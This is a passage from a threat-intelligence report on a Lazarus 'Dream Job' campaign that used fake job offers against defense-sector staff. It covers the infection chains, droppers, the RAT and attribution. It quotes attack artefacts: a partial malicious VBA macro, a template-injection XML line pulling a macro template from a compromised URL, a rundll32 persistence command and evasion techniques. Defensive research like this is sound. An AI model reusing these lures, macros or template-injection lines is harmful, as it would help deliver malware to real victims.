- a. **Infection through a malicious PDF file, run with an attacker-modified PDF reader. This scenario was not revealed until today.**
 - b. Infection through a DOC file, which activates a malicious macro code.
 - c. Infection through a DOTM file, which is downloaded from the C2 server and activates a macro code.
2. Second Stage – installation of a LNK file (for redundancy) and a DLL library (drops the malware itself): throughout this stage, the attackers install three new files on the target computer. The first file is a legitimate file used as a bait, the second file is a LNK file used to maintain persistence and redundancy on the target, and the third file is a DLL file – which we call DBLL Dropper – the file drops the main RAT on the target.
 3. Third and Fourth Stages – installation of a malicious file on the target and dropping of the RAT from it. At this stage, the attackers gain access to the target computer.
 4. Fifth Stage – installation of additional tools with the access provided by the RAT; the tools allow the attacker to perform different actions on the target computer.



First Stage – Infection

The infection process which will be described in this chapter includes three scenarios employed by the group. All the infection scenarios begin with sending a link to a file storage service, such as OneDrive or DropBox, after gaining the target’s trust. The link is passed to the target through WhatsApp or to the personal email address, apparently in the target’s working hours, so they will be inclined to open it from the corporate working station. In the storage service, the target will find a ZIP or RAR file larger than 30 megabytes, containing the bait file. Using archive-type files help the attacker to bypass the corporate protection solutions, and their size help them avoid being downloaded to public sandboxes like any.run, thus complicating the investigation.

The file itself is passed, as mentioned earlier, under the pretense of containing information on an open position and includes the salary, the details on the supposed position, and official logos. Most of the suggested positions are finance-related. After downloaded the file, the target will be asked to extract the bait document and open it. The bait document does not contain information on the position – only the company’s logo and the title of the document. The full document is revealed only after the rest of the files – both malicious and innocuous – are dropped.

It is worth the note, that dropping the clean decoy document is unique and rare, because in most cases the attackers who use decoy documents do not provide a legitimate file. This tactic is used to gain the victim’s trust and dispel any suspicion of a cyber-attack.

Operation 'Dream Job'

The attackers act with much sensitivity and with high operational security (OPSEC). The infection scenarios are completely compartmentalized, so that there will be no queries to the same directory at the C2 server from two different files. Also, every target gets a file with a different hash value, which makes blocking difficult. Analysis of the files shows, that they cannot run on computers that have the Korean, Japanese, or Chinese language preferences; this limitation resembles the Russian-speaking crime groups, which generally limit their tools to countries outside of the Commonwealth of Independent States (CIS).

During our analysis, we have identified several main, self-developed tools with a very high level of sophistication. In addition to those, we have seen the attackers install tools which are not necessarily self-developed – some can be downloaded freely on the net (e.g. the Chrome password extractor), and some can be purchased. If the attackers feel like they fail to operate on the infected computer, they seem to lower their OPSEC standards. The following describes the three infection scenarios.


Several examples of the different bait files:






First infection scenario – PDF files

This scenario is new and has never been publicly revealed before. In ESET’s analysis on “Operation In(ter)ception”, they did show use of innocuous PDF files as bait or decoy documents, however those were only dropped by an extracted LNK file. It should be reminded, that in the 2014 Sony breach the group used clean PDF files as well¹⁵. The cardinal difference between this scenario and the other scenarios in this report is the use of PDF files and not DOC/DOCX. First, the victim will receive a PDF file with the job offer. When they will try to open it on their computer with a regular viewer, they will be presented with the first page, containing the impersonated company’s logo, but without the offer. After that, the victim will tell the attacker that they cannot see the rest of the document; the attacker will send an ISO file, which is downloaded from a file storage service. The ISO file contains a special PDF reader, named “*InternalViewer*”. Based on a check we have performed, InternalViewer files can only run on 64-bit systems. Following is a screenshot with the ISO file and those files (the malicious PDF and its reader):




Those files have few indications on scanning systems. In VirusTotal, the group’s only ISO file is not identified at all by any of the scanning engines, while the InternalViewer file is identified only by 4 engines (as of writing this report). That file is an open-source PDF reader called Sumatra, which was modified by the attackers¹⁶.




¹⁵ operationblockbuster.com/wp-content/uploads/2016/02/Operation-Blockbuster-Report.pdf

¹⁶ sumatrapdfreader.org/free-pdf-reader.html


This is how the bait file is presented in a legitimate PDF reader:



When run through the altered PDF reader, the file will be rewritten:



This is how the bait file will look while run through the altered PDF reader:



The InternalViewer file – upon running – will be substituted with a file that can adjust itself to each target, i.e. two different victims will see two different offers. Similarly to the other scenarios, in this one three files are installed on the target – the legitimate bait file (a PDF file containing the job description – the malicious PDF is deleted), the DLL file with the “.db” extension, and a LNK file for redundancy. Following is a screenshot from the PDF object, which shows the extraction of the legitimate file:

```

3:7480h: 6F 62 6A 0A 37 20 30 20 6F 62 6A 0A 3C 3C 0A 2F obj.7 0 obj.<<./
3:7490h: 41 75 74 68 6F 72 20 28 48 4F 4D 45 29 0A 2F 43 Author (HOME).C
3:74A0h: 72 65 61 74 69 6F 6E 44 61 74 65 20 28 44 3A 32 reationDate (D:2
3:74B0h: 30 32 30 30 36 30 34 32 33 35 33 34 33 2D 30 37 0200604235343-07
3:74C0h: 27 30 30 27 29 0A 2F 4D 6F 64 44 61 74 65 20 28 '00')./ModDate (
3:74D0h: 44 3A 32 30 32 30 30 36 30 34 32 33 35 33 34 33 D:20200604235343
3:74E0h: 2D 30 37 27 30 30 27 29 0A 2F 50 72 6F 64 75 63 -07'00')./Produc
3:74F0h: 65 72 20 28 4D 69 63 72 6F 73 6F 66 74 3A 20 50 er (Microsoft: P
3:7500h: 72 69 6E 74 20 54 6F 20 50 44 46 29 0A 2F 54 69 rint To PDF)./Ti
3:7510h: 74 6C 65 20 28 42 41 45 5F 48 50 43 5F 53 45 2E tle (BAE_HPC_SE.
3:7520h: 70 64 66 29 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 78 pdf).>>.endobj.x
  
```

As with the other bait files, this file too has different obfuscation mechanisms, for example XOR-ing the HEX:

struct IMAGE_DOS_STUB DosStub		40h	D0h	Fg:	Bg:	
UCHAR Data[64]		40h	40h	Fg:	Bg:	Space between DOS header and NT hea...
struct RICH_HEADER RichHeader		80h	90h	Fg:	Bg:	
DWORD StartMarker	1464169466	80h	4h	Fg:	Bg:	Rich header start marker
struct RICH_HEADER_ENTRY ...		90h	78h	Fg:	Bg:	Rich header entries
DWORD EndMarker	68636952h	108h	4h	Fg:	Bg:	Rich header end marker
DWORD XorKey	42B12BEh	10Ch	4h	Fg:	Bg:	Rich xor encoding key


struct PDFObj sPDFObj[31]	81 0 obj [0[507] 3[226 579] 17[544 533] 24[615] 28[488] 38[459 ...	74DE9h	28Dh	Fg:	Bg:
struct PDFObj sPDFObj[32]	82 0 obj [226 0 0 0 0 682 221 303 303 0 498 250 306 252 386 507 0 50...	75076h	14Fh	Fg:	Bg:
struct PDFObj sPDFObj[33]	83 0 obj [226 326 0...	751C5h	108h	Fg:	Bg:

Using the PDFid tool, we investigated the PDF file before and after loading it in the customized reader, i.e. the clean and the infected versions. As can be seen in the next picture, the number of objects has increased almost six-fold, and the number of streams has increased more than five-fold. Also, unlike the original file, an additional /ObjStm has been added to the new file, which enfolds the downloading of the files:

PDFid 0.2.7 C:\Users\admin\Desktop\New folder\BAE_HPC_SE.pdf	/ObjStm	1
PDF Header: %PDF-1.7	/JS	0
obj	/JavaScript	0
endobj	/AA	0
stream	/OpenAction	0
endstream	/AcroForm	0
xref	/JBIG2Decode	0
trailer	/RichMedia	0
startxref	/Launch	0
/Page	/EmbeddedFile	0
/Encrypt	/XFA	0
/ObjStm	/URI	0
	/Colors > 2^24	0

Before

After



Second infection scenario – DOC files

In our assessment, based on lower sophistication compared to the first and the third scenarios, this is the earliest scenario used by the group. It can be estimated that the third scenario, which will be presented further on, is an expansion of this scenario. The files are named “Job Description” in this scenario; the victim receives a DOC file (as opposed to DOCX in the next scenario). After opening the file, the target is requested to run macro scripts by pressing “Enable Editing” – this will download the same three files described in the previous section. Following is an example of one of those macro commands, which calls the desktop.dat file (which is, as will be explained later, actually a DLL file):

```

Private Declare PtrSafe Function BZ2_bzInit Lib "desktop.dat" (ByVal lpDocPath As String, ByVal lpPass As String, ByVal lpUID As String) As Long
Private Declare PtrSafe Function LoadLibraryA Lib "kernel32" (ByVal lpLibFileName As String) As LongPtr

Function MkDir(szDir)
    On Error Resume Next
    MkDir = CreateObject("Scripting.FileSystemObject").CreateFolder(szDir)
End Function

Function FileExist(szFile)
    On Error Resume Next
    FileExist = CreateObject("Scripting.FileSystemObject").FileExists(szFile)
End Function

Function FolderExist(szFolder)
    On Error Resume Next
    FolderExist = CreateObject("Scripting.FileSystemObject").FolderExists(szFolder)
End Function

Function Stream_BinaryToString(Binary)
    On Error Resume Next

```

In this scenario, in contrast with the others, we have seen the DLL being dropped under the “.sys” expansion. We estimate that Lazarus uses this tactic to maintain persistence through a service and not only through the LNK shortcut.

Third infection scenario – DOTM files

This scenario seems to be a more developed, expanded version of the second scenario and it employs several additional evasion techniques. In late July 2020, McAfee has reported on this scenario¹⁷. In this section, we will review the scenario and add our insights.

First stage – the victim downloads from the storage server the archive file, which contains a DOCX-type file; the DOCX file uses template injection to connect to a breached server and download from there a JPG or PNG-type picture, which is actually a DOTM file.

```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://www.sanlorenzoyacht.com/news1/uploads/docs/43.dotm" TargetMode="External"/></Relationships>
```

This maneuver allows the attackers to bypass corporate security solutions, as there is no apparent illegitimate activity: the original file only connects to a legitimate (albeit hacked) server to download a picture. The attackers store the files on the C2 server, while their (the files') names are indicative of the company they try to impersonate, such as BAE Systems, Boeing, Lockheed Martin etc. Following are several examples of such tell-tale names:

hxxps://www.geeks-board[.]com/images/themes/logo/boeing_gs_logo.jpg

hxxps://www.fabianiarte[.]com/uploads/png/boeing_gs.png

hxxps://www.paghera[.]com/img-head/thumb/lib/disney_dds_log.jpg

The dotm file oftentimes contains between one and three pages, while the first page contains the impersonated company's name and a title that suits the job offer, and the two other pages are sometimes seen (with no content) and sometimes not, and their content can only be viewed after clicking "Enable Editing".

Second stage – after downloading the DOTM file, the target is presented with a request to run a malicious macro, which is written in VBA and can only be ran by the target. Three additional files, which are loaded as DLLs and contacted by the macro, are wsuser.db, wsdts.db, and desktop.ini. Occasionally, we have seen the attackers guide the victim to "Enable Editing", to run the macro. In some cases, even after running the macro the victim ran into some troubles, and the attackers took care of those. Generally, it can be said that the attackers are very communicative and helpful, showing will to guide and help the victim if any problems arise.

Second Stage – LNK and DLL Files

Once the initial infection process is complete (using one of the three mentioned methods), two types of files are deployed to the infected machine (in addition to the legitimate lure in the form of a job offer).

¹⁷ mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true/


- ## The LNK File

Presenting the relevant code segments to the DLL execution (using the mentioned shortcut):



ClearSky analysts located two types of libraries during our investigation, the first intended for 64-bit systems, and the second for 32-bit. We named these files “Dropper DBLL”, as the extensions are mostly .db. During our research we observed the LNK’s capability to deploy these files.

Each file is packed using Packer Themida, evident from the _+CTRL string:



The file is downloaded to varying folders on the infected machine. For example:

C:\ProgramData\ThumbNail\thumbnail.db

C:\ProgramData\desktop.ini

The file is executed using rundll32.exe, similarly to the process of establishing persistence that sets the path to which the DLL is unloaded using the CtrlPanel function:

C:\windows\system32\rundll32.exe "C:\ProgramData\ThumbNail\thumbnail.db", CtrlPanel S-6-81-3811-75432205-060098-6872 0 0 905 1

We identified a plethora of obfuscation and concealment systems in this file, designed to avoid virtual machines or various Sandbox services. These systems allow the attackers to remain “under the radar” of security mechanisms and penetrate the organization, for example VMprotect.

These methods, in addition to the infection and social engineering processes, evidence a high level of effort put in to avoiding identification or detection. If the DLL detects an unwanted domain, or a mobile device file activation, it does not activate.

Further details regarding these files are available in a recent McAfee research.

Third and Fourth Stages

General Overview

The DLL unloads several PE EXE files, designated to install a group-developed Trojan Access Remote. During the preliminary research, we identified many resemblances to Bankshot, another self-developed RAT that was uncovered in 2018 by the US government¹⁸. The resemblances diminished as following files were identified.

During the course of researching companies which were attacked, we observed the successful installation of hacking tool in two cases, meaning that the Trojan was able to exfiltrate data from the infected computers. The installed files only operate using specific parameters, which made the investigation much more challenging.

Technical Analysis

Three actions related to the RAT installation are performed at this stage:


- An EXE bearing the name of a general-purpose software is unloaded, operating as the Dropper for the RAT.

¹⁸ us-cert.cisa.gov/sites/default/files/publications/MAR-10135536-B_WHITE.PDF

- The RAT itself is deployed.
- A variant of the RAT that is capable of additional operations is also deployed.

Initially, a preliminary EXE is unloaded, bearing an innocuous name such as IExplorer.exe and packed using UPX. This file has a single designation, which is to deploy two additional files. The first is the RAT and the second is designed to be a backup on the machine in addition to a few other operations. The RAT is sometimes named Flash.exe. We named this RAT DRATzarus.


The IExplorer file impersonates a legitimate Explorer client:




The file's code is meager, yet encompasses many detection avoidance techniques, as detailed:

- Sleep: the capability to remotely shut down the tool or automatically shutting it down locally under specific conditions.
- IsDebuggerPresent: this is one of the most familiar Anti-Debug functions in the API Calls category. The infected machine is examined using API for specific flags in PEB that are designed to detect whether a Debugger is present, and if a debugging process was initiated (common in Sandbox systems).
- GetTickCount: another Anti-Debug function that conducts function timing, meaning measuring the time necessary for different operations. In case of an elongated process time, the operations are halted to prevent their decryption.
- GetSystemTimeAsFileTime: similar to GetTickCount.

The code is also partly encrypted with XOR.



Please note that the file's header is MZ, while the header PE appears after the XOR encryption, also signifying an executable:



The file uses Invoker privileges instead of Admin or higher to install the RAT, using the next code segment:


```
<requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>
```

The RAT is unloaded to the desktop, according to the following PDB path located by ClearSky analysts:
C:\Users\joe-user\Desktop\3zvQ751hQF.exe

Our continued research of the files exposed a version of this RAT from 2019. Comparing the code, we located amongst the company's clients with the code from Virus Total we identified at least 22 DIFF function results that attest to identical segments. Most of the code is identical apart from differing obfuscation systems.

The RAT's main operability is to deploy additional attack tools, while these are partly open source and partly commodity software, to enable further activity on the infected machine. Seeing as previous iterations by the group did not utilize publicly available tools.

Communication with the C2 is performed using HTTP or HTTPS protocols (ports 80 or 443) instead of DNS queries. When comparing the later files' source code from GitHub it becomes apparent that it mostly congregates with the APT Lazarus:



The executable mostly does not perform lateral movement, focusing on initially examining and categorizing the infected machine. For example, the R table is scrutinized to detect whether the machine exists in the target domain and what other machines are connected to the network (including detecting whether other machines are accessible). Further examined details are whether Shell can be installed, which users exist on the infected machine, and an attempt to map the network is made. No fully active operations take place.

During our research, we did not identify external to internal network movement (this includes the file's inability to be installed on a removeable USB), however these capabilities are still in the realm of possibility.

Fifth Stages – Additional Tools

When we arrive at this phase, the attackers have installed the RAT and now have control of the infected machine.

Unlike common Trojan Access Remote applications by the group, this scenario mainly entails deploying public files, partly open source and partly commodity software. Many of the files are taken from the NirSoft (an Israeli developer named Nir Sofer, that has developed dozens of different attack tools offered for free online) tool kit. Several examples:

- **Responder:** an open source tool that is used for Poisoner mDNS/LLMNR/NBT-NS, which is downloadable from GitHub. The tool enables structured authentication of MSSQL servers¹⁹ amongst other capabilities.
- **Wake-On-Lan:** a NirSoft tool that enables remotely turning machines on and off through sending a Wake-On-Lan package to a remote machine²⁰.
- **ChromePass:** a NirSoft tool that enables the extraction of credentials from Google Chrome²¹.

It is apparent that these operations are performed after unsuccessfully attempting to conduct actions on the infected machine, and that the attackers are prepared to invest in attack tools in place of self-

¹⁹ github.com/SpiderLabs/Responder
attack.mitre.org/software/S0174/

²⁰ nirsoft.net/utills/wake_on_lan.html

²¹ nirsoft.net/utills/chromepass.html

developing them (possibly in an effort to save development time, or lowered OPSEC at failed instances of attack).

We identified that once the attackers take hold of the network, word searches are performed on the machine and in documents that deal in security or financial matters, which is also the source of our assessment of the scenario's goals.

Attribution

Introduction

‘Dream Job’ is an extensive attack infrastructure used in an operation against tens of targets the Middle East and worldwide in the past year. We affiliate the operation with high confidence to The Korean APT group Lazarus. The group has been actively targeting companies affiliated with the defense sector over the past few years.

In 2019, ClearSky researchers revealed an attack attempt against an Israeli security company carried out by the group²². The attack was revealed by ClearSky researchers in collaboration with research colleagues, by affiliating an EML file containing a malicious attachment which was uploaded to VirusTotal by an employee of a sensitive security company in Israel. The attachment contained an archive RAR file vulnerable to a zero-day flaw. An investigation of the source code of the malicious file using the Intezer Malware Analysis engine revealed a great overlap with code used by Lazarus. ClearSky analysts have been monitoring the group activity since the exposure of this operation, which marked the first attack of a North Korean APT group against an Israeli target.

In June 2020 ESET published a research whose findings aided our current investigation. In the following chapter, we will review the attribution of the attack group from several aspects – code overlap, operational similarities and, TTPs and victim profiles.


Code Overlap

Code overlap can be divided into two types – an overlap in the source code of the attack tools – as well as similarities to other attack tools used by the group – and in the attack methods used in this operation compared to previous ones.

Source Code Overlap

In 2019, a Lazarus campaign which focused on career job seekers was published and was dubbed ‘Falsified Job Recruitment’. A comparison between the source code of the dll files found during the investigation of the 2019 campaign, and those analyzed by our researchers in the current research, reveals a great similarity between the files. Additionally, over 11.5% of the source code of the RAT found during the current investigation is identical to a code commonly used by Lazarus.

²² [haaretz.com/israel-news/business/.premium-north-korean-hackers-cited-in-rare-attack-in-israel-1.7059457](https://www.haaretz.com/israel-news/business/.premium-north-korean-hackers-cited-in-rare-attack-in-israel-1.7059457)



One of the characteristics of the campaign covered in this report is the use of a packer – a tool designed to pack the source code for detection evasion – called Themida²³. This packer is commonly used by Lazarus²⁴ as well as sub-groups such as Andariel²⁵. Although a packer available online can be used by multiple groups it appears that Lazarus uses the Themida packer regularly. Another similarity pointed out by ESET researchers is a source code similarity with the NukeSped tool, previously affiliated with Lazarus²⁶. According to ESET, the headers and ‘code-flattening’ techniques identified in the 2019 campaign were also observed in several past campaigns²⁷ and are similar to those of the NukeSped tool as well.

Similarities to known Lazarus Attack Tools and Advancement of Known Attack Methods New Attack Techniques

Revealed in July 2020 by McAfee, operation North Star revolved around one out of three of the attack methods presented in this report. McAfee researchers affiliated the North Star operation with the Lazarus APT based on the great similarity in the modus operandi of the operation to that of previous Lazarus campaigns researched by the company between 2017 and 2019. The greatest code overlap, however, can be observed in the Visual Basic code which forms the malicious macros in the first and second attack methods presented here, compared to that used in Lazarus campaigns between 2017 and 2019.

²³ oreans.com/Themida.php

²⁴ us-cert.cisa.gov/northkorea

²⁵

[global.ahnlab.com/global/upload/download/techreport/%5BAhnLab%5DAndariel_a_Subgroup_of_Lazarus%20\(3\).pdf](https://global.ahnlab.com/global/upload/download/techreport/%5BAhnLab%5DAndariel_a_Subgroup_of_Lazarus%20(3).pdf)

²⁶ fortinet.com/blog/threat-research/deep-analysis-nukesped-rat


²⁷ securelist.com/mata-multi-platform-targeted-malware-framework/97746/

Techniques, Tactics and Procedures

